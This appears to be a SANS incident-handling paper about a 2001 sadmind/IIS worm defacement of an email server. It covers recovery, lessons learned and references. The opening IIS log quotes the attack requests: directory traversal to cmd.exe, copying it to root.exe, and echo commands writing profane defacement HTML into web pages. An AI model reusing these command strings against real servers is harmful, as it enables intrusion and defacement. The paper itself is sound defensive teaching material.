```

^<br^>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22
^>^<font+size%3D7+color%3Dred^>fuck+CHINA+Government^</font^>^<t
r^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>
fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../ftpro
ot/default.asp,
200.54.144.165, -, 6/5/01, 14:55:40, W3SVC1, EMAIL_SERVER,
1.1.1.1, 203, 433, 355, 502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>
^<br^>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22
^>^<font+size%3D7+color%3Dred^>fuck+CHINA+Government^</font^>^<t
r^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>
fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../ftpro
ot/default.htm,
200.54.144.165, -, 6/5/01, 14:55:40, W3SVC1, EMAIL_SERVER,
1.1.1.1, 172, 100, 382, 502, 0, GET,
/scripts/../../winnt/system32/cmd.exe,
/c+copy+\winnt\system32\cmd.exe+root.exe,
200.54.144.165, -, 6/5/01, 14:55:44, W3SVC1, EMAIL_SERVER,
1.1.1.1, 157, 432, 355, 502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>
^<br^>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22
^>^<font+size%3D7+color%3Dred^>fuck+CHINA+Government^</font^>^<t
r^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>
fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../gophr
oot/index.asp,
200.54.144.165, -, 6/5/01, 14:55:44, W3SVC1, EMAIL_SERVER,
1.1.1.1, 156, 432, 355, 502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>
^<br^>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22
^>^<font+size%3D7+color%3Dred^>fuck+CHINA+Government^</font^>^<t
r^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>
fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../gophr
oot/index.htm,
200.54.144.165, -, 6/5/01, 14:55:46, W3SVC1, EMAIL_SERVER,
1.1.1.1, 172, 434, 355, 502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>
^<br^>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22
^>^<font+size%3D7+color%3Dred^>fuck+CHINA+Government^</font^>^<t
r^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>
fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../gophr
oot/default.asp,

200.54.144.165, -, 6/5/01, 14:55:46, W3SVC1, EMAIL_SERVER,
1.1.1.1, 188, 434, 355, 502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>
^<br^>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22
^>^<font+size%3D7+color%3Dred^>fuck+CHINA+Government^</font^>^<t
r^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>
fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../gophr
oot/default.htm,
200.54.144.165, -, 6/5/01, 14:55:48, W3SVC1, EMAIL_SERVER,
1.1.1.1, 828, 100, 382, 502, 0, GET,
/scripts/../../winnt/system32/cmd.exe,
/c+copy+\winnt\system32\cmd.exe+root.exe,
200.54.144.165, -, 6/5/01, 14:55:48, W3SVC1, EMAIL_SERVER,
1.1.1.1, 469, 434, 355, 502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>
^<br^>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22
^>^<font+size%3D7+color%3Dred^>fuck+CHINA+Government^</font^>^<t
r^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>
fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../iissa
mples/index.asp,
200.54.144.165, -, 6/5/01, 14:55:50, W3SVC1, EMAIL_SERVER,
1.1.1.1, 281, 434, 355, 502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>
^<br^>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22
^>^<font+size%3D7+color%3Dred^>fuck+CHINA+Government^</font^>^<t
r^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>
fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../iissa
mples/index.htm,
200.54.144.165, -, 6/5/01, 14:55:50, W3SVC1, EMAIL_SERVER,
1.1.1.1, 172, 436, 355, 502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>
^<br^>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22
^>^<font+size%3D7+color%3Dred^>fuck+CHINA+Government^</font^>^<t
r^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>
fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../iissa
mples/default.asp,
200.54.144.165, -, 6/5/01, 14:55:51, W3SVC1, EMAIL_SERVER,
1.1.1.1, 172, 436, 355, 502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>
^<br^>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22
^>^<font+size%3D7+color%3Dred^>fuck+CHINA+Government^</font^>^<t
r^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>
fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%

3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../iissa
mples/default.htm,
200.54.144.165, -, 6/5/01, 14:55:55, W3SVC1, EMAIL_SERVER,
1.1.1.1, 140, 100, 382, 502, 0, GET,
/scripts/../../winnt/system32/cmd.exe,
/c+copy+\winnt\system32\cmd.exe+root.exe,
200.54.144.165, -, 6/5/01, 14:55:55, W3SVC1, EMAIL_SERVER,
1.1.1.1, 297, 431, 355, 502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>
^<br^>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22
^>^<font+size%3D7+color%3Dred^>fuck+CHINA+Government^</font^>^<t
r^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>
fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../scrip
ts/index.asp,
200.54.144.165, -, 6/5/01, 14:55:56, W3SVC1, EMAIL_SERVER, 1.1.1.1, 406, 431, 355, 502,
0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+CHINA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+si
ze%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font
+size%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../scripts/index.htm,

As you can see in this log the virus would have modified the files above to reflect a web page that is defaced if the anti virus software had not caught it. The page would have been displayed in the following fashion:



Netshield

The version of Netshield that was running at the time of this worm incident was Netshield 4.0.3 utilizing a scan engine of 4.1.20 and a pattern file version of 4.0.4140. McAfee software, the producer of Netshield, has indicated that the minimum requirement for catching this worm is Netshield 4.0.3 with a scan engine of 4.0.70 and pattern file version of 4.0.4138. Therefore, the version of the anti virus software was adequate to catch the worm.

The following link provides the minimum requirements for catching this worm.

http://vil.nai.com/vil/dispvirus.asp?virus_k=99085

There is a problem however with this version of Netshield with regard to cleaning files that it finds to have a trojan or malicious code. In this situation on-demand scanning is configured and the software is not always able to clean the files, but rather it deletes them.

The following anti virus activity log illustrates this problem:

```
6/5/01 2:55 PM      Clean Error    ABC_DOMAIN\IUSR_EMAIL_SERVER
       C:\InetPub\index.asp  SunOS/BoxPoison.worm
6/5/01 2:55 PM      Clean Error    ABC_DOMAIN\IUSR_EMAIL_SERVER
       C:\InetPub\index.htm SunOS/BoxPoison.worm
6/5/01 2:55 PM      Clean Error    ABC_DOMAIN\IUSR_EMAIL_SERVER
       C:\InetPub\default.aspSunOS/BoxPoison.worm
6/5/01 2:55 PM      Clean Error    ABC_DOMAIN\IUSR_EMAIL_SERVER
       C:\InetPub\default.htm        SunOS/BoxPoison.worm
6/5/01 2:55 PM      Clean Error    ABC_DOMAIN\IUSR_EMAIL_SERVER  C:\index.asp
       SunOS/BoxPoison.worm
6/5/01 2:55 PM      Clean Error    ABC_DOMAIN\IUSR_EMAIL_SERVER  C:\index.htm
       SunOS/BoxPoison.worm
6/5/01 2:55 PM      Clean Error    ABC_DOMAIN\IUSR_EMAIL_SERVER  C:\default.asp
       SunOS/BoxPoison.worm
6/5/01 2:55 PM      Clean Error    ABC_DOMAIN\IUSR_EMAIL_SERVER  C:\default.htm
       SunOS/BoxPoison.worm
6/5/01 2:55 PM      Clean Error    ABC_DOMAIN\IUSR_EMAIL_SERVER
       C:\InetPub\ftproot\index.asp  SunOS/BoxPoison.worm
6/5/01 2:55 PM      Clean Error    ABC_DOMAIN\IUSR_EMAIL_SERVER
       C:\InetPub\ftproot\index.htm SunOS/BoxPoison.worm
6/5/01 2:55 PM      Clean Error    ABC_DOMAIN\IUSR_EMAIL_SERVER
       C:\InetPub\ftproot\default.aspSunOS/BoxPoison.worm
6/5/01 2:55 PM      Clean Error    ABC_DOMAIN\IUSR_EMAIL_SERVER
       C:\InetPub\ftproot\default.htm      SunOS/BoxPoison.worm
6/5/01 2:55 PM      Clean Error    ABC_DOMAIN\IUSR_EMAIL_SERVER
       C:\InetPub\gophroot\index.asp      SunOS/BoxPoison.worm
6/5/01 2:55 PM      Clean Error    ABC_DOMAIN\IUSR_EMAIL_SERVER
       C:\InetPub\gophroot\index.htm      SunOS/BoxPoison.worm
6/5/01 2:55 PM      Clean Error    ABC_DOMAIN\IUSR_EMAIL_SERVER
       C:\InetPub\gophroot\default.asp     SunOS/BoxPoison.worm
6/5/01 2:55 PM      Clean Error    ABC_DOMAIN\IUSR_EMAIL_SERVER
       C:\InetPub\gophroot\default.htm     SunOS/BoxPoison.worm
6/5/01 2:55 PM      Clean Error    ABC_DOMAIN\IUSR_EMAIL_SERVER
       C:\InetPub\iissamples\index.asp     SunOS/BoxPoison.worm
6/5/01 2:55 PM      Clean Error    ABC_DOMAIN\IUSR_EMAIL_SERVER
       C:\InetPub\iissamples\index.htm     SunOS/BoxPoison.worm
6/5/01 2:55 PM      Clean Error    ABC_DOMAIN\IUSR_EMAIL_SERVER
       C:\InetPub\iissamples\default.asp   SunOS/BoxPoison.worm
6/5/01 2:55 PM      Clean Error    ABC_DOMAIN\IUSR_EMAIL_SERVER
       C:\InetPub\iissamples\default.htm   SunOS/BoxPoison.worm
6/5/01 2:55 PM      Clean Error    ABC_DOMAIN\IUSR_EMAIL_SERVER
       C:\InetPub\scripts\index.asp  SunOS/BoxPoison.worm
6/5/01 2:55 PM      Clean Error    ABC_DOMAIN\IUSR_EMAIL_SERVER
       C:\InetPub\scripts\index.htm  SunOS/BoxPoison.worm
```

In terms of looking at the attacker, I did a trace route on the IP address in the IIS logs and found the following:

Type escape sequence to abort.
Tracing the route to paul.tie.cl (200.54.144.165)

1 Loopback0.GW8.BOS1.ALTER.NET (137.39.7.8) 4 msec 4 msec 4 msec
2 196.ATM3-0.XR1.BOS1.ALTER.NET (152.63.25.130) 4 msec 8 msec 4 msec
3 191.at-2-0-0.XR1.NYC9.ALTER.NET (152.63.16.210) 12 msec 12 msec 12 msec
4 0.so-2-1-0.XL1.NYC9.ALTER.NET (152.63.23.137) 12 msec 8 msec 8 msec
5 POS6-0.BR3.NYC9.ALTER.NET (152.63.24.97) 8 msec 12 msec 12 msec
6 acr2-atm3-0-0-0.NewYorknyr.cw.net (206.24.193.245) 12 msec 12 msec 12 msec
7 acr1-loopback.Miami.cw.net (208.172.98.61) 48 msec
acr2-loopback.Miami.cw.net (208.172.98.62) 48 msec
acr1-loopback.Miami.cw.net (208.172.98.61) 52 msec
8 iar1-loopback.Miami.cw.net (208.172.98.12) 52 msec 53 msec 52 msec
9 ctc-transmissiones-regionales.Miami.cw.net (208.173.90.10) 52 msec 48 msec 4
8 msec

10 pos-1-2.core1-santiago.nap.telefonicamundo.cl (200.10.224.181) 148 msec 148
msec 149 msec
11 customergw.tie.cl (200.10.224.190) 148 msec 152 msec 148 msec
12 Core-SW1-BVI1-FastEthernet-1-0-13.tie.cl (200.54.144.34) 149 msec 164 msec 1
48 msec
13 * * *

It was clear that this node was either unreachable or offline. As you can see in the trace the address was from Chile. I accessed the "whois" database at Arin and found that the address traced back to Telefonica Empresas as indicated by the following Arin look up:

Output from ARIN WHOIS
http://www.arin.net/whois

Telefonica Empresas (NETBLK-ISP-EMPRESAS)
Bandera 162 Piso 7
Santiago, 00
CL
Netname: ISP-EMPRESAS
Netblock: 200.54.144.0 - 200.54.145.255
Coordinator:
Belmar, Oscar (OB234-ARIN) obelmar@internetempresas.cl
56-2-6946377 (FAX) 56-2-241-4722
Record last updated on 27-Apr-2000.
Database last updated on 23-Aug-2001 23:14:12 EDT.

I attempted to contact Oscar Belmar, as revealed above, using email but he did not respond. I also had a Spanish-speaking individual from our staff call him on the phone but he only reached an answering machine. We left a message but we did not hear from Oscar at all. I called our ISP to report this incident to their abuse group but I did not expect much from this situation since most ISPs really only control problems on their networks.

In terms of denying access to this attacker, I created a rule on the firewall that denies access from that host. Of course the problem with this strategy is that the host address may likely be a dhcp client and so that attacker may attempt, and be successful with, another attack at a later time with a different IP address. This potential risk was addressed during the recovery phase.

There was a problem restoring the deleted files from tape backup in this incident. Even though there was a working backup of this system from the previous night prior to the attack, the file when restored did not function as it should by logging on the user using OWA. The issue here seemed to be a functional problem with IIS. During this time I had run a scan on this server to determine if any back doors had been installed during the attack. There were none present. I used the ISS internet scanner for this purpose. I had also run fport to match up existing ports open to applications running on the system. I also ran CIS to see what vulnerabilities were present in terms of IIS, registry, smtp, and others. I had deleted all the files that the anti virus software had renamed with the .vir extension, as well as the no content index and default files, and a clean backup was located.

PHASE 5: Recovery

The goal of the recovery phase is to get the system back to full operation.

Since the files that were infected were deleted all together, an attempt was made to restore the files. That was successful, however that left us with the functionality problem after the files had been restored. Therefore, there was an unknown issue regarding IIS that had not been previously known. As a result, OWA and IIS were uninstalled from the email server and reinstalled. This restored the functionality for OWA access to its previous state. Service pack 6a was reinstalled afterwards, as well as the post SP6a and IIS security roll up q299444i.exe, which patches amongst other things the buffer overflow and directory traversal that were problems in this incident.

At this point the system seemed to be functioning in a normal fashion. We tested its functionality and were satisfied that it was time to notify users that we were back up and running for full functionality. An audit was done on the system including file access, as well as logon and logoffs.

PHASE 6: Follow Up / Lessons Learned

There were so many lessons that I learned here. The first one was the importance of the system backup, before modifying the system. In this incident the damage that was done was primarily OWA downtime and the work that went into identifying and fixing the problems that occurred. This was a relatively minor attack. The damage could have been much worse, for example the attack could have involved other computers in the network and one can imagine the havoc that could have been reeked. The fact that all personnel were very close by was quite fortunate. Had this been an incident that occurred during a vacation time or at off-hours, the recovery could have taken much longer.

In retrospect, in going through the process of identifying the log files and files that were involved in the incident I can certainly see where there could have been a more orderly process, even with regard to gathering data and centralizing the information in particular. I think if we had more room in the server room the information would have been better organized and we would have had less shuffling of paper and a better command post or war room environment. The discipline of eradicating and recovering from this incident potentially would have shortened the process, as well as had the affect on the team of that of a more cohesive unit. We had in fact centralized the data from logs but the information was carried in and out of the server room so that some data was not in the same place all of the time until the end of the data gathering process.

Some of the technical lessons were invaluable, for example this version of IIS 4.0 was not patched. Obviously this server should have been patched. As a result of this incident all servers were surveyed not only for the latest patches and service packs, but also for other vulnerabilities that were not addressed. These issues included several things that were not secured as a result of servers that were rolled out in a hastily fashion, or services that were running unnecessarily. Specifically, in this situation gopher and ftp were on the server while the services were not running. This is a good example of services on a server that should not be there in the first place, especially on an email server.

The entire attack took only 35 seconds, and the attacker had root access. It is incredible that the attacker did not do more damage with this access. It also illustrates how quickly the damage can occur, especially if the attacker had a more malicious purpose.

As indicated previously, the servers had been scanned after the attack, but this also lead to scanning other servers and addressing the security issues with more scrutiny. As a result of this incident we have put into place a policy that no servers be installed without a thorough security check. This includes scanning servers prior to production installation that takes into consideration any access that occurs over the internet. Consideration is also made with respect to internal security, since the overwhelming attempts of hacking attacks come from within the corporation in general.

This incident also illustrates the need for greater policies and procedures that have to be put in place for a more timely, more organized and more efficient process of successfully dealing with these incidents. For example, improving the emergency incident procedures and posting them

will help with the next incident. The issues regarding banners on computer and internet usage needs to be improved. I can see that in future events if these are not improved it certainly could be a problem if there was a court case.

One of the goals that I have is to produce a banner that indicates that a user is aware of the security policy. This would be achieved by posting the banner at login at a specified interval and requiring the user to read and agree to the policy prior to logging on. One of the other issues that is a quick fix, and has already been done, is to put the passwords in the fireproof safe. Therefore, if there is a fire or some other problem in the server room, such as a missing or destroyed password file, we can get the copy from the safe. This is such a small measure but an important one.

I think that one of the more important things that came out of this incident is the fact that we need to be far more proactive in preparing for incidents like these. This means having servers up to date with regard to service packs and patches. Additionally, a more concrete and substantive process is occurring now with the goal of preparing a plan for dealing with these issues. For example, a written plan would have contact phone numbers and what to do in these situations with regard to evidence that needs to be preserved, and when backups should occur in these situations. These policies will be posted in the Help Desk area so that more IS staff will be aware of what to do in these situations. The fact that Netshield was not up to date was another lesson in maintenance. The anti virus administrator upgraded the version of the software, as well as the scan engine and pattern file. While the software did catch the virus, it drew attention to the fact that we were still behind on these versions. The anti virus administrator will now keep the scan engines software versions and pattern files up to date on all servers as a result of this incident. Maintaining these updates is much easier than updating them in the middle of an incident when anxiety is definitely higher.

I also recognize the need to contact local law enforcement, as a way to get to know officials and be aware of what needs to be done from their perspective. This would not have been particularly helpful in this situation, but it will in future incidents.

One of the shortcomings is the fact that we currently have no intrusion detection programs in place. In principle management has agreed to put intrusion detection in place, which I will implement next month for an additional layer of security. The situation illustrated the limitation of response that one can get. For example the attacker was from Chile and the contact there will not return my phone calls or emails, nor can our internet service provider address the situation in any meaningful way.

There is a minimum level of loss that a business must experience before it would be cost effective to prosecute, and in this situation the damage was minimal. If we had credit card numbers stolen or significant data loss, then prosecution might very likely be sought.

We also had a meeting at the end of the incident to recap issues and to ensure that we had covered all of the details that we needed to, especially regarding testing the system to make sure that it was functioning as it was prior to the attack. The meeting served not only a technical purpose but also produced a greater sense of teamwork and cohesiveness, as well as a sense of

completion to events. I emailed my manager and made recommendations covering items such as the need to stay current with service packs, patches, Netshield updates, as well as other recommendations. One of the more important recommendations was the need for intrusion detection.

One of the things that we did not do in this incident was to use the forms from the SANS Incident Handling Step by Step publication, which I plan to incorporate in the documents on emergency procedures that will be posted. Another thing that was lacking in our follow up meeting was developing a draft and review process of the report that went to my manager and getting a consensus on the draft. I think the desire to get the incident over with lead to this shortcoming, so I plan to be more prepared for this situation next time.

Another area that in the future would be an area for improvement is management commitment to security issues in general, specifically in the area of budget commitment. To date even though I have received management commitment to the items that I have mentioned previously, such as the commitment to intrusion detection, there are other items that could be improved. For example, currently there is no firewall reporting tool in place as of this writing. This could be an excellent tool in determining who is entering the network from the internet. This could assist in identifying who is accessing web servers, email servers, as well as detect what kind of firewall rules are being tripped as a result of these accesses. It would also give a good indication as to the sites that employees are accessing. While it would provide a measure of base line trends, it would more importantly identify possible unusual web activity that may be associated with back door types of attack methods. Another justification for a reporting tool is utilization of alerting and notification capabilities that can provide another layer of prevention if certain events occur. The use of bandwidth measurements with regard to a reporting tool would also provide some information as to unusual activity occurring on the network. By identifying the vulnerabilities and potential issues, we can be in a better position to protect our company against them.

One of my goals in the near future will be to gather magazine and newspaper articles that review different companies that have been attacked, as well as discuss the business loss as it relates to those attacks. The fact that large well established companies, as well as federal agencies, have been attacked and had their web sites defaced is good material for the purpose of persuading management that more of a commitment needs to be made to prevent security breaches. After all these very large companies have far larger budgets than my company does and if they are having incident problems then certainly I would expect that a smaller company with a lesser budget could have potential problems if further preparations are not taken.

In conclusion, one of the most important things that I learned throughout this incident was the importance and significance of the preparation phase and all of its components. In addition, there is the realization that all of the preparation that you can possibly take may still not be sufficient if there is an attacker who has found a new vulnerability to exploit. Therefore, it is critical to continue to build the skills with regard to current security issues, and the practice of incident handling to ensure the security of the various systems that comprise the network. The company would also need to continually update the security packs and patches as they become available.

REFERENCES

SunOS/BoxPoison.worm – McAfee- http://vil.nai.com/vil/virusSummary.asp?virus_k=99085

CERT Advisory CA-2001-11 sadmind/IIS Worm http://www.cert.org/advisories/CA-2001-11.html

Sun Security Bulletin- article 191 http://sunsolve.sun.com/pub-cgi/retrieve.pl?doctype=coll&doc=secbull/191&type=0&nav=sec.sba8/7/01

Microsoft Security Bulletin(MS00-078) http://microsoft.com/technet/security/bulletin/MS00-078.asp?frame=true

Microsoft Security Bulletin(MS00-086) http://microsoft.com/technet/security/bulletin/MS00-086.asp?frame=true

Sans Top 10 List – The Sans Institute http://www.sans.org/topten.htm

Sans Institute 4.1 Incident Handling Step-by-Step and Computer Crime investigation Incident Handling and Hacker Exploits

Intrusion Detection Network Security Beyond the Firewall, Terry Escamilla , Wiley Computer Publishing 1998

Common Vulnerabilities and Exposures CVE-2000-0328

Last Updated: May 28th, 2017

Upcoming Training

SANS Madrid 2017	Madrid, Spain	May 29, 2017 - Jun 03, 2017	Live Event
SANS Atlanta 2017	Atlanta, GA	May 30, 2017 - Jun 04, 2017	Live Event
Community SANS Virginia Beach SEC504*	Virginia Beach, VA	Jun 05, 2017 - Jun 10, 2017	Community SANS
SANS Houston 2017	Houston, TX	Jun 05, 2017 - Jun 10, 2017	Live Event
SANS San Francisco Summer 2017	San Francisco, CA	Jun 05, 2017 - Jun 10, 2017	Live Event
SANS Charlotte 2017	Charlotte, NC	Jun 12, 2017 - Jun 17, 2017	Live Event
SANS Rocky Mountain 2017 - SEC504: Hacker Tools, Techniques, Exploits and Incident Handling	Denver, CO	Jun 12, 2017 - Jun 17, 2017	vLive
SANS Rocky Mountain 2017	Denver, CO	Jun 12, 2017 - Jun 17, 2017	Live Event
Mentor Session - SEC504	Reston, VA	Jun 13, 2017 - Aug 01, 2017	Mentor
SANS Minneapolis 2017	Minneapolis, MN	Jun 19, 2017 - Jun 24, 2017	Live Event
SANS Cyber Defence Canberra 2017	Canberra, Australia	Jun 26, 2017 - Jul 08, 2017	Live Event
SANS Columbia, MD 2017	Columbia, MD	Jun 26, 2017 - Jul 01, 2017	Live Event
SANS Paris 2017	Paris, France	Jun 26, 2017 - Jul 01, 2017	Live Event
SANS London July 2017	London, United Kingdom	Jul 03, 2017 - Jul 08, 2017	Live Event
Cyber Defence Japan 2017	Tokyo, Japan	Jul 05, 2017 - Jul 15, 2017	Live Event
SANS Cyber Defence Singapore 2017	Singapore, Singapore	Jul 10, 2017 - Jul 15, 2017	Live Event
Community SANS Seattle SEC504	Seattle, WA	Jul 10, 2017 - Jul 15, 2017	Community SANS
SANS ICS & Energy-Houston 2017	Houston, TX	Jul 10, 2017 - Jul 15, 2017	Live Event
SANS Los Angeles - Long Beach 2017	Long Beach, CA	Jul 10, 2017 - Jul 15, 2017	Live Event
Community SANS Ottawa SEC504	Ottawa, ON	Jul 17, 2017 - Jul 22, 2017	Community SANS
Community SANS Sacramento SEC504	Sacramento, CA	Jul 17, 2017 - Jul 22, 2017	Community SANS
SANSFIRE 2017	Washington, DC	Jul 22, 2017 - Jul 29, 2017	Live Event
Community SANS Annapolis SEC504	Annapolis, MD	Jul 24, 2017 - Jul 29, 2017	Community SANS
Community SANS Phoenix SEC504	Phoenix, AZ	Jul 24, 2017 - Jul 29, 2017	Community SANS
Community SANS Des Moines SEC504	Des Moines, IA	Jul 24, 2017 - Jul 29, 2017	Community SANS
Security Awareness Summit & Training 2017	Nashville, TN	Jul 31, 2017 - Aug 09, 2017	Live Event
SANS San Antonio 2017	San Antonio, TX	Aug 06, 2017 - Aug 11, 2017	Live Event
Community SANS Raleigh SEC504	Raleigh, NC	Aug 07, 2017 - Aug 12, 2017	Community SANS
SANS Boston 2017	Boston, MA	Aug 07, 2017 - Aug 12, 2017	Live Event
SANS Salt Lake City 2017	Salt Lake City, UT	Aug 14, 2017 - Aug 19, 2017	Live Event
SANS New York City 2017	New York City, NY	Aug 14, 2017 - Aug 19, 2017	Live Event